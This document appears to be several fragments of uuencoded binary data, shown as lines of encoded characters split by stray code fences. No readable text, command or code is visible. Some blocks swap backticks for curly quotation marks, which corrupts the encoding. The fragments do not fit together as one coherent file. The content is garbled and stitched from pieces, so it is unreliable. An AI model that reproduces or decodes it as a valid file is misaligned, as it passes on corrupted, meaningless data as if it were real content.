MR,5.7!LTE[I\(4.CDR:9;;8;[%?=J‘CUU$!=J$6;XSG-T,&4W**@.A‘D<VXH
MZY($%9^XU"]?@)G!,3N#=VU:1K)AD$+_#1Y_L*X_)LLMT2Z,"H9!]N>@MH#;
M.-&;"#2!):24<’&C26["SP/$JP_\5A’;DB#2&G55‘UP)ILE<TQM3X‘9$66Z-
M‘0W&3!9-A$2L’Y$D‘J)"I,>5T@+W:‘,‘?21A)2.=F5BE:EX"$I!.<Q./U$PL
M’GR2DJB‘T&I/,QD,JWI"O2!F73</,6I4]Z)6H+LWTLRN*56#1A2&UC:S2^-3
MP#W!&-EA8L@H8‘9+’,T3=F#0I1YIT)%EL^.Q4[DL]>5Y>F63@U)X&GDUQ%!_
M0O=]3*Z:@KIJBG92@.!"2N,#]R\Q@$V*BKL+B,<F^P&RPS/.#;>.0A]:.*;#
M<@O]&>>]5]$U*SF]44R1&")>6D’;G*’B;07OV[B&,$B!%^C)<[]^\..*]+L@
MI+&ZU34]D%F%=^7BE*(:2#E9R8VT?’=&B9\8C21R’V2+PYH$Z1KO/<?F<<6A
M,UFJVQ+0AFFM!MC0TK*P9E)3$VYQG’*R=LDS1;3B*G‘UA2QT3371/.&@AIO=
MU,>N1,@#‘SO)>C86=VZB.S4‘C:1"Q‘)4H$_1=K\,L(TRV"0$*T2A&5"‘;S9L
M#>?@(F7?‘>)XP"1D.EK%6@FH.U>+=,;0(WND1LK6L&(M8O.HBT,ZQ[L/:AKL
MF^ZVHI7\Y1Q&?#F1RZ17J+1-,LA49U!,I2B#)U""ED]’:SEJZ&S!JE4$I’NR
M&>A5;X0&Z6#D_$Z#R’P++AQ\CVPJ%2:AI35=UH13?L6‘&DI]<V8K65G3H;V6
M‘;<>AY‘W7UMK_-QH’S<.CEL0+QFR?_Q5IF’9W>GO]QNGA_WC1J]UGJ’/O*7M
MSF=!C‘MX%,4+UCF190UZ&C&DGA(2/‘3Y:J/0"5HM/?[$&CTGY1M(LVJ$2/’*
```

```
MF[9R-5+4/0I<T2"X!+[DHTMV":MZ60F.^T"?@SEL7FVXE(-#0KP8B2ZPAA?*
M*DXTJMPO#GV<1$-QS`TU#N0G[C$^$N2Z+PS*6\75XY'J%7U.DEYD8<I9$.,+
MV$8ZW<,;UF$X:/I)JGDGD``E/8H-*::V#+@:39J@@!?ED$;$5B)28?""=P*
M0=S<Y+L[')#QJA@<0(9)W6HTY%S,3X7U2ZQ9]+@$D<:TC!SBQ,ZZ-39#\F@;
MX^)2*1L>HER=*Q.D>9@2FRWXX3VA!B1YD.!B5SP/=,2LJWMT[](?)US,@;P"
M@:^+.`IC\H0<ND_-$75R\+"=M/XQ]\<9-&Q>!:#.2J\C$R`X&[!3%1I6"1+%
M1`S#)8?"Y-+5+!A).<^3QF6U<80$=$3]!5VX3FXYM-+(Y4\[HA`AM*.DPJ4+
M"*/CF*0+G8H/FK?'&;FZ!7*Q?"BG5WBX^0L.B<Y&E"#4?2'`AT[',;9,D.-S
M^>..;GS'FAF&_F@:L=/C(#$9%=+7/,9(#':765LZ/]4?HMEA>5PHQRTRG2;F
MN')6$W2\QK:%"RM43VM%ZY!S4%VP5[TJL5>QWB!$\N(UIX.)-DNA1A9+,XLC
MU/A\`4200^&7,MI0,FMU'\@@L`'M75>+"M;BW"LBK(SP/9*VP(L;[9(*$+N&
MIU]E-SN+0PPIB9EY.EUO=V?KU1,CN2WV+,8<,LFY%X6V,.RO6S;<18IN4><T
M^%S$B*:0A$-MI[ZPK55&O;G($I=K!@^U!.A+..ZB8T$<3&!Q.+>1IK5@-D?N
MIVY#8(DB\@EA@A-7K#(6MN"(`W+'$(*$''-Y?`$!6K2RZ'!&ZOP0L?$RG(;)
ME<`X#9_6S*6KVG;(63-DQZ)#_O/LJK-GB;$T'MXB<\$;72BF2MXW95%_ZEHE
M7%M^4A%SQ/PN(&.F/I@.?$*O1G-D))3BA:T!]:+AE,4$_1+6Z/1VD&PG/\-$
MW7*_!10*H*.CKP;#;C11*)D0!"[`1`PB'W"7ZU#9?X,,C._$_0HZ`<Q)AB=G
M%@XWN"+X!"=_DSH'_&ABD9<V1A2N%<[B^G'3<1,'):7CW3J`7@Y8M,R-ZF)<
M7?(3U1<6S)5]"!5P%[+NH7R_B+8MF3_+W77YWUKE12AR+\Q=.G`5^.=(%D\`
MT?"4UT8K%')JX$\LC#WF-H2^1[XW:'VC3/VEHY0/U_)D9N+3-T"PH7+/<V\*
M7#LVPUNL&._QTZL(K]8O0[I,M#M+A`2!5UER3.)0"V["Z(E6E^7QP97_*<"@
M<JR_,)8U>=M,"J*>D45%D`Z<$4:$@W",0'@S@[WR39!JXZB38;9&X+YA9V`M
M$-V$"W0"DP/966,X%$NCW^@CR3`,C80E*A[;0QYC!:-K3(?"72-C'4E&L+(/
M;NXJUTMO1@ASJ5Y`+2C*?)_@BW'O:_A9"?>0BP#>@CDJ.#''HWIJQ@!GQR8
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
```

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
M7T8_^BC<8Z62&XNF965@"`JPJ'6Y=U-@?&Y:8.#?L],L'K?/^N<]_J8Z!G@
MP6`WCP.9=4PL4#^`7I%N7&B7ZT7OU`X;,SEB<(2H1(Z0WHF>D`CT=CAS-HT9
M*[\HMA1;2<C6#$43`7T9(IPW%@J?0"BEC/A'<#D'$'S^/056`&WJCV^?J\3L
MJ-6\\F&D<"=)V>H`7^=3[%<+&DN#E@%C913JNKS60-WJD$+-JM19-%Y`*9@`
MNC_/8V2:PVB`@=W$7:0!SJVKQ^7ECY!MR%S1^M*5Q'2V$N!@[H/3ZGRJ.;%!
M4U\$\PV\M5`_)^X^S1[$#8`'$L6VM*8A)B1:MQ..U(LSDF1>=P,_'EQIBN?:
M6C"=3[S?$.H?56EJ(3@/!O,X"3^Q_;[R@[?S>8<^N_6<\F>0506L@;3">VN_
M%]"Y.6#;]Y';-&KQ:X&W`3&DRVY6)#\DY#EI#AN"SV8SC$/"NR`%7$:\$0L"
MHA--EE%Y.!ZR"6?V.63`B!LR,FB,D`PL1V8T_.3<AE].W%BQ;-G@\%Z)-C\>
M/DX@LQ8EUYY2"ZZ6B.S)M5E,E?M1?0R"&>1*1V.U2SD(E6T'61(?]I!&.HN#
M3V$T3\9X8>:CQIP1_.RQA8LASJS?=0&S%7DSY#)A,=:MY.-)03J"NA>,MF!T
M7/;$6DX/Z4(R$I(.)K`L1@MP=:(=PD]XYD\IPW+X&:&1"1EXHH.,]&2Z/:GT
MB<J`T0P1G>&>[G2DL'G)-`"(DV%Z-W>@'%ZW1`83$@LM0W:^.HXPQH6Y/`NX
MZS+,BIW`V/)/+7GE"W*L&(0@C)Z"I[U_;XY%5"8/(_03T7^4R>[K/[&:Q:PF
M5S*PQB3PDD0VB8]J/'5@.X+=(_L1&*RRV.9FAGVTK,V5/`[YDBU85@@(COCO
M3AZ7R^2X:BO#Z^Y51Y&7>5SQSR+-198K9/07A,_*>88GE2=$#IW(F:\FXTQW
MXG_DL0&-YNI>R-94^OU3%[I&R220NM*!0*AZ#`!.,:L8!(@0[^PVFP^HY;)5
M9]KY'#KU1?`<5(G9>=0Q1W,4RU!3.N2*P<T.;5'>%J<F5-R!>?06F2%PF(DQ
M3B![QIK3;'9GW:LDQ531>2$%[7!PX`3C@@D>2F%VH*"2E4ZC0XHZ1.GL8\&L
MQ6A]'/AE-JE\21002_=%DE$;W,TF>CIT%Y,\5OPI2,&R*2>HA*^T!;C?@O_Z
M:)I1&>9@WKFEX!&IQZ&I(5$J)FP8S,=^++2+#&BC<70!NZ6=)UT/QHE=/D]X
M66R2Q!CM@=C)I#&OJ,2HP>>YR;!<>"DV((I=`QE/?#MFB":UF%HP6#0QMC
M>^K\9(;G%R:!TN_P8@[FY'H,AY2+-BO<^?@2+]CRM(CXP@P.Q[M02N?-MZ<H
M-ZT`D>J$&B*#WI!+<U\$O0@]B#M8`U)-%2,156=",Q=*'SF2?AD)^\N2!L?=
MMY81"3PJ%=R&=XXCB;Y0FGS&O<'\D1$=G7_7$>RY#43Q:D]*T8_8YK:D@S2,G
MMI!&[3Q%ZS"DY*$+*#%63)V!,;///*2EO`]!S5D:RS0HD7S=]R6F7H#$+1*LE
M-PO?5TAR<MAER,YQS2442G1/0G&B%^N/@OSB=*$T"XE$TRS@M0LO<6UJ[CY^
MFK*C^82'[']41'P^4/D\PY)XD*:UE5*HDVE6-Q"@VZ/$XNJ8#%1@\C(7508HI
MV;2WS[>?,P(!5*(L6Z!9BB8S)FV#"@$FCSJ$2%$_,).+(+T.>/A"/)R)V)T6
M6,'?W1^'/JDK,&H\$H2\P-8T939#P`.!N&:^!:GB7!X5J?)K.KC3%`3*T`:0

```
M.R=X‘Z=,-Y(3P.!&3<0/D+B)*?@0PY3CAN+I,C(LCH‘79Y@W@A9$(EMN!B#O
M‘,OQ‘’Y7MPSABX]&__(>3[O(6T#UQN_V8=YFRZH>2MRSD$=H?OEV‘GLO@R\X
M1R9N]D#56(.F^F+!T(0L.^?V&3R?\TV6R?B#.‘+_*CD*C/1J%.%*0’G?#2,‘
MY4+‘^X+\C\#\R,K#E>&97^5:@Q01;JNUG#C1X’TDFY/)E(@YL7X9&.F"’?77
M%$M?LU=AT[A@7".Y!56SQG-H6LR96@#"P:S?AZO=Y2Q‘+4!V89D+.<+$^$I>
MCA1XT,K]S,R@)1WF?&5\9H+R>:(YZFEL-3]WF+HY(3,8]O\@FB=>,O5GR159
M)BWLI:XCH>%XZD_]<32:!Z;_N0C;‘SE&O>!3$-_(F)72[,B\M4&ACL^>>P‘:
M/G;O-/<XW4NMSGYQY[A.%YWCV#\WDXMHC-^XFQRK@6YRG:YPD^MTN9L<&:EP
M[3C=XH0Q=3U’ET2VKUN!$DON7@8$B2//;HH\?36P@G@BQB23N0GG==+-:V%5
M-,E1F.>(9,9(\<TC,[(F]W:GG8L1#U1G,U8/V&‘QPB’(&G+E4RHEE\0=%/LT
MDE]-IT8SHN/JK@VR/KFYQ-P\.IGC:ICYT3:TA=‘=#1L"’IA"5D(G[ZIA:;YP
M4\‘5EF(%]\($9.L6\6M^KT_$OYCX’63_,2‘/8AJ@G6="5M7T*:LAV)70JX$‘
M]\6FD/:E.^\"NK]92/7*8[C"8’^O)&Z;E3V1^%="XB8X\626X%IR_8$"%8-N
MC*"BQ.B(NDIAME"22DW3;;CXXD8*Z56,A[<@1‘-690F0,<?U1#AB,‘%PO.7)
M.O@1OH,QW,’.’P<<#0C4%*H=K44AK1S-F=O_*FK&BNPH,,\$2H!<&X+-)’‘(
M3X()P[MPD%‘VUD*:U>U:0LR?\@‘6+=;I+-4"2,.:\K#FL.B/0-?PJ’:)%5G7
M&(?VJY‘UQ&#-<.$7AO&1"&%#?7+#;WXY/@Q$5I1$M01L;NC’PT6XQL[‘,(8[
MV^)HZBY(T0C!/,5C88OS"’?+C*’S+<UK5K^->L5J8(’AFY!BB"$5QKS$3@&)
M%ZQY.677;4%BQATAA==\D/;#Z05;65:$5’-Z"#MA=H2!,TN($7<+P(4JZ5(6
MEG<)PN7+-/:6B=$6#!&Y2_&8A.Z2B!O8A$P#5>?&=VC!PA.!‘Z/FH67SHC+Q
MO.$J5Y\9+(F’’BH;+XQ’KRFUG1B"/P<0Z^XIM-=C#D%41’0+CQ4BVI"W*,Y7
M;B_+1_NZ%\)&:5P_LCXVPKZY!5GG12J[-4W?%%#T4TBQ1T[/"_9X5W2Q_/!B
MGAU@K/AJJPG"88ZKA’:QI8S\/Y%/9.8H2<<]<3:B:V>W\4B.\X3F/RS3T?)C
MGK@D]DMUZ[9>*45-TFQ=$[1AQH_@R"7!@SNK;3&/RV(8WIMG‘EMVEQ6%"8#R
MOA2)‘]7Y-U0&]JN][C*0[[:ROVE!FV-!7X((\IWO$TU!0?CFTE<M1’E3@:-I
M,*A-0GOJ15ZO.VRTLAV51^W’9;%‘0^IE89N]/\]B,!7.H&^!H<-*L%6SV[X5
MJMJ5$%EI+N7LCV#/7‘6_YMJ[!V?8KG[OP+&%"N2K9=AN’<X#\NNRMC<ZXGU!
M7DT#*<>L.:ZMEEOS1E6*/P=JHDN:P<AOQ[157X^7:RL@EV’;O/1#\FT-8U;-
MN/EL%N*MVTK[4&1M2H357/:@FH]‘.0QZF&FTJ"TZ4-^0=;1Q9"_&SR^*A\)P
MT;89]\5ZF$:)MJ>8;@N><3$CE+J@,V46G6YE?LSQZ/Z<NDX<IG=TA\*0XRH8
ML^-@4IC17#20=R/LLNW#ZR^Q<R=FJG-R/\%:KKSF>"G+U2NRZ4$,^T#H\U@J
MHBE(!H8<‘C8VMD]BTUO9H1.?’BPU8BU&&6T2V#B9L;*NA&N<"#%$LP+W?2FO
M,+9E."CE.*=(;YPZJ5L(043-+:^IX,7=$#C3O)R//7VAGJL+5.ZU%^,\Q%!-
M"J&X’CFX@=HNS8%<<6H$P#^#.#*"ZD!C0],*3&B%53PP.5#&=\7*\"<X5OF^
M,1SJ:61U&1*‘,Y\8"<)UD@W3W%S-\MK)VD[X)93+P&HM@TA50;]H2;U1R77)
MX?5‘‘[-J^L$^<\GGEI1#OH[.<=^&>+2>$/@B=@9U@\F,90EUN8AA"F!I("C@
M41A/KFD/P’;2.‘AH*#S]N@8(&‘Z/9"#O5CM’Z$[‘,‘BM%XC‘(*7A6%,!NTG2
MA+6;+)]HZ;:TI.-6:7HZZ![>!RUA>44)K!>!;AK#UNA+0UIL5F4*4543LOOP
MT9LN&H2(VO!:^!,[S9_RAXYK10/56;U!5[+YQQ7$:4E;/:ITD0SEI828ET&#
MA"M/%+@\!5I45!202=[_JW@D!J6*57(1J\Z^P2_GGJD67KIV#’<8R2;C_’YH
MD’)5(F3=NQA’@X]X713‘.DP#=A0%-S-.VS6GXPOW[[/&3!9[TH60’SSR]K:Z
M86=HAS[AJ\R(DJ)/]%@-.BQ)#_#5L!4M"*-@+@M@^U4S&URW7LZR4‘3*)\ZS
M‘LZ3QQ+NPH+*N>@IE[)[8C\9]:%T_%IL]%R*/$4’$$*6H2,K]TF74:VPJ:X@
M=3‘DTW$PS[=X*8="1K[Y;G!6_]R;#P<K’!.>*&@)"LKSD]22<)A^?O<:\5Y$
M;S\"8NY%7+"P*.Q#&HY#,C\1C-P@)-P/X/19P’R5/3<4M‘1TEZ/VO]M6/Y:1
MM’70<BNH4ONX#N4$P6P=7+)’HL>SYYO;RBVW\J4.’O6\&‘PR!,.=;BC<E%7-
M#4+MY7UL1;,-JX*JFG::‘X6QE‘I^O’OA+)".F:TU0Q3,G01)E"[\P<<=BZ%(
MY<Z‘%U!D@!L:U+V*HRGX#[6W.R*K,QV6L:TIA(%@C3’1<(11UB&BQ‘UDR4‘^
M/H#]’(D!UPY724<17H1V./PJ#<HX*HB<TGK_9@MRS^-?^>48E‘>U%’*0-089
M‘1-T#ZENV*"I5?’%!HV#PH0CGZ1FI5R4‘]K=E8,V8AS*A&TYT‘JCS^@R#2@E
M[%Q=&4[1E‘]^7=R‘Q,2:GR:,QI@H]$761?=7B4<[E98QX<7+MKM@V>I4;P,:
M7[2$>RM?PO3Z*R&/!<M@OMY=>I7VEE@E[?ONHA5;^8*-(QYM]^M;M*2"AKR.
MT1LZ^?FDP<IZIY(/V(47+F;)M80%3‘KV1"O!E1@9ST;OM:>4+1=]?++[>J<+
M8>&THP3DESAAIQA_%(@S\"09]:\"?QC$/#C-AL<>F;XX(JU69CCL(VUF‘!YF
M$<J%)=ZK‘XM(’TDO-M".FT%55?XTZ?,4D@X_H!7+‘8M@V.XT_92\>KO!=‘C6
MWE4Y4$T^,M;+)2KI0-,_EV-_I$II,I_^V1‘N4HM:DX#*G44/C3&8F.V<AEO,
M*QY[19/<*/S73(8ORQT&P\Q[AZ4-18YP)6&YL1B6)]%P/@Z.(T8^P]O-)!L8
MR@J[F-OW.3O*I:L’WSTE‘8\NDF@<I(’7.&NOK7W#CM!_Y)K1:K\/B<’[_1H6
MA#WH++IF;/=DE*Y)+DLN@S(>L/SR3E8Z\0>=[I8_F^7;7QV&R2Q*@A;CHKK5
M8"!_HSI#_/!JWF’K[+S5;/1:A_U&KW?>/OC0:SG6Y,2?G023*,[/QZZXZ00+
M]I!95B‘L@"‘\V/AZ[#>PQTG?’P[93I%@*"4?\LG!+WI%K!$QM!)==MDOO7U8
MPR1_Z!Q8S9^ZKN1U=’,=CM,;VOHL16EV.C‘$7‘>^51;UVXO]88C:I;&1])W$
M:SS‘Q]$\!4.QO+QZE-B6DMRVZ9].U<L#NHWN]C:&H=<G39#\*PFUB;EFX4%1
MJ0ZEEC6+;6UML=D7YY?=4?EE^PPN?0U6[5-W1MK\Q)@F+)‘\YG’0J=XW-‘[8
MD0@?LK5/1+>$A8\,%NV’@\5C@X0$P:H10S:,><&-N>:@!E&+692$7TC7*M.#
MLY+9]]%<?W]/D&2LB3B??T&:8]1?!G[,N!/;5L(1^45>0@‘#R:!@!V-‘[YR>
MMIJ]_FFG_V+OH’_2ZKWO’&8XJP;VB3_K3YQ;A6NOR-\L\G:+2F7#N5M‘+G:Q
M53B##)3<Z[0ASZ<KFPRH:YV3D7-9?GAD?-SGU,O_[9@;FIZD=@U‘JK*@4YP"
MK"3C%%‘J\KIV<‘+II$_:(O$:,I4[*_-<Y;FUM8SE=YZL3O0/-E\SJ,,7F6_[
M"\Y7XV4+FJ!"=YJXG/#MU]HU_,>TUJB(N@49ZR^N_8\!?J=A4Y-Q<-E/#75$
```

```
MSJAE$3[OKX\_N&%8"F.^&C!^,50LQ72^5C#>*S<SX;DL+WM(D#XN)OE-,!TR
MN9,)K/FBIRBSX67T*ZB+Z?=;3$8^;#6/C<)_]/KMSE_:/?I[W#[HOX?B?WCZ
M?)6?)!YLH^_:MN;!MN(^($?SJ_U]^'?W]<L=_5_X^G+WQ<L_[+YX\?+UJ[U7
M[.<?=G9?[+W>_8.W\Q`'F$.,0L_[@Q^/9D7E%KW_2C_DA=>,9C=Q.+I*O>J@
MYNU^]]V;S3VV-%YC-AL'>.B=IQ"RICT=;'D-<"J&PF#WE@3Q)S1:Q7;^W#@[
M8T?N3O>\==0Z;YTV6_WC=K-UVFWUW[<:A^RTW>TUSGM_AK+P']D*A6,9<"OQ
M.N(VKPE!:AA#W':5;3245U-XHVB4@I;\1/?&I*P;D!4W#L#!##7!_+J0YG0V
MOQB'`Z\;S6-V6C\.!\$TP89^#BB[WM[6CE>%\L_YR^>U+>_7:(YF5Q"#:8[Y
M>,3X@\^#8':,'=H`SYYQZ$^%?Q$TPULA$T`.OE'LHXT5&]D-:QG##NF%H2W1
MG989@2P/T<`PF%(4=.&GCQ%O8[8N0]!CAQ=S'@.W#DW-IV/_&MWR8OA.?0S)
M6"CAOJ\$'7XK"O$Q;Y(TF&!?:81S"^/!?/()KN&\3V$T=HU$%N'#H7)\).#T
M!PV!KV]QKUX27:9H)L7'ZOFC.`C@8G5+8-`9F2J201>:9\QNQ/WNL:@%60&]
MJS2=O=W>OKZ^W@);HP17'JX!QL$66[!M?Y:,M_E5M`_A#AC(+R&8E@C'RI=Z
M2R%OD,56S$HAQRU7(1AF5Q>0$]K1"^%EN/>\T?7:W>=@Q!LF=>^7-MNR/_2\
M7QKGYXW3WJ_@/-8X_=7[2_OTL.ZUV-O6.334^BN3!;I=KW/NM4_.CMLM]K9Q
